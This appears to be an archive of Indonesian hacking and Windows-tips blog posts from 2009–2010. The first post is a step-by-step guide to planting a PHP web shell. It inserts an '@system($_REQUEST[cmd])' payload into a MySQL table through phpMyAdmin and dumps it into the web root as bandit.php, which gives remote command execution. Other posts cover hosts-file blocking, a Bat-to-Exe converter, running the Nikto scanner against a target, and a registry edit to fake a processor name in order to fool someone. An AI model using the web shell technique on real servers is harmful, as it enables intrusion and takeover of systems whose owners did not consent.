Kamis, 17 Juni 2010

Pasang Backdoor lewat Phpmyadmin (windows)

Phpmyadmin adalah perangkat lunak bebas (Open source) yang ditulis dalam bahasa pemrograman php untuk menangani administrasi Mysql.
Disini saya akan mencoba menerangkan tentang Backdoor via phpmyadmin pada webserver windows secara rinci!!
Yang pasti percobaan lewat localhost di windows…saya menggunakan XAMPP dan phpmyadmin 2.11.4!! 
Buka phpmyadminnya dengan URL
http://localhost/phpmyadmin
Setelah terbuka tampilan phpmyadmin, dan klik pada tab SQL / seperti pada telunjuk icon di bawah (query Window)


Kemudian akan muncul  tampilan query window pada phpmyadmin tersebut.
Masukan perintah
SHOW VARIABLES
“SHOW VARIABLES = Untuk mengetahui Base Dir / Direktori pada webserver tersebut”
Nanti pada Variable_name ada basedir (Letak Direktori Servernya)


Keterangan Gambar:
Webserver tersebut terdapat pada Direktori E: ,dan pada Folder server
Untuk lebih jelas mengetahui versi mySQL dan OS nya Lihat paling bawah


Mulai  dech…
Create Database:
belajar
Kemudian pada Database : belajar , ada tab SQL seperti gambar di bawah ini


Dan masukan perintah di bawah pada text area!! 

CREATE TABLE iseng(
dor TEXT) TYPE=MYISaM;
INSERT INTO iseng(dor)
VALUES(
'<pre><body bgcolor=silver ><? @system($_REQUEST["cmd"]); ?></body></pre>');


Keterangan perintah di atas:  Membuat table “iseng”  dan membuat field “dor” dengan type “text” sedangkan MyISAM adalah tipe tabel default dalam MySQL dan isi text tesebut adalah “ <? @system($_REQUEST["cmd"]); ?>“  itu adalah perintah untuk request ke system menggunakan bahasa PHP

Setelah itu klik pada tab SQL lagi, masukan perintah ini

select * into dumpfile 'E:/server/htdocs/bandit.php' from iseng;

keterangan perintah di atas adalah : kita coba dump sebuah file ke Direktori E: pada folder server dan htdocs adalah direktori yang akan ditampilkan oleh web server (Localhost) 

Selesai, Ketik URL :
http://localhost/bandit.php?cmd=cmd

Selanjutnya terserah anda
Dengan menggunakan perintah-perintah CMD pada windows!!!

Note: perintah-perintah CMD yang anda masukan harus seperti ini “/bandit.php?cmd=perintah_CMD”
Rabu, 16 Juni 2010

Cara Block Web/Situs Tertentu di Windows

1.Buka Folder pada Directory
C:\WINDOWS\system32\drivers\etc

2. Pilih File hosts
3. Klik kanan dan Open with Notepad
4. Maka akan tampil pada notepad anda seperti ini:

# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a ‘#’ symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
127.0.0.1       localhost

5. Select All dan Delete, Copy-paste script di bawah ini dan tambahkan list Situs yang tidak ingin di akses(Blok)

# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a ‘#’ symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
127.0.0.1       localhost
127.0.0.1    youtube.com
127.0.0.1    www.youtube.com
127.0.0.1    friendster.com
127.0.0.1    www.friendster.com
127.0.0.1    facebook.com
127.0.0.1    www.facebook.com

Maksud dari tulisan di atas adalah seperti ini:
127.0.0.1 ini adalah IP adress dari localhost, jadi IP ini dapat anda ubah sesuai keinginan anda, jika anda tidak tahu atau tidak ingin merubahnya, cantumkan saja IP dari localhost ini. Fungsi dari IP ini adalah, ketika seseorang membuka alamat yang sudah di blacklist contohnya facebook, maka akan langsung di redirect ke halaman localhost/IP yang sudah kita tentukan sendiri.

6. Setelah selesai, silahkan klik save.
7. Lalu coba buka situs yang sudah anda blacklist!!
Jumat, 21 Mei 2010

Bat To Exe Converter

Tool ini dapat merubah file berextension *.bat  ke *.exe
Semoga bermanfa'at dan berguna!!


Screenshoot :


Bat To Exe Converter


  # Version: 1.5.0.0
  # License: Freeware
  # Release date: 18.02.09
  # Size: 0.38 MB | MD5: 64d73e694d020619d1af4c2dd52f2747 

Langsung aja ke situsnya : http://f2ko.de/English/b2e/download.php (Dead...)
Mirror Download : http://www.4shared.com/file/DqTlhOP9/Bat_To_Exe_Converter.html

Nikto 2.03/2.04 Di Windows [Download-Tutor]

Yang dibutuhkan untuk menjalankan Nikto di Windows adalah
[1] Activeperl Untuk Windows - saya menggunakan ActivePerl-5.8.9.826-MSWin32-x86-290470 standard untuk windows XP 32 bit pada mesin x86

 
[2] Nikto 2.03/2.04 yang telah di setting untuk berjalan di Windows -


Instalasi:
[1] Install Active Perl
[2] Ekstrak Nikto yang telah di download ke C:\nikto

Penggunaan
[1] Jalankan Nikto melalui cmd start - run - cmd lalu drag dan drop nikto.pl ke command prompt dan ketik


-h www.target.com
Click here to
 enlarge
Nikto akan mencari informasi dan menampilkan kelemahan yang ditemukan di dalam server web tersebut. Nikto juga bisa dijalankan dengan beberapa windows baru untuk mencari kelemahan lebih dari satu website.


Selasa, 16 Maret 2010

Merubah Nama Processor Komputer Anda lewat Registry

Ini bisa anda gunakan jika anda ingin mengelabui seseorang agar mengira komputer anda adalah pentium 4, tetapi komputer anda adalah pentium 2 atau 3.
Caranya sebagai berikut :
1. Masuk ke registry editor anda ( Start –> Run –> Ketik regedit )
2. Masuk ke registry berikut
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\
atau
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\0\
atau
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\1\
3. Cari key dengan nama “ProcessorNameString”
4. Klik kanan key tersebut lalu pilih Modify dan ubah Value Data tersebut sesuai keinginan anda (Contoh : Intel Pentium 4).

Sekarang anda bisa melihat perubahannya di System Properties anda (klik kanan icon My Computer dan pilih Properties ).
Jumat, 10 Juli 2009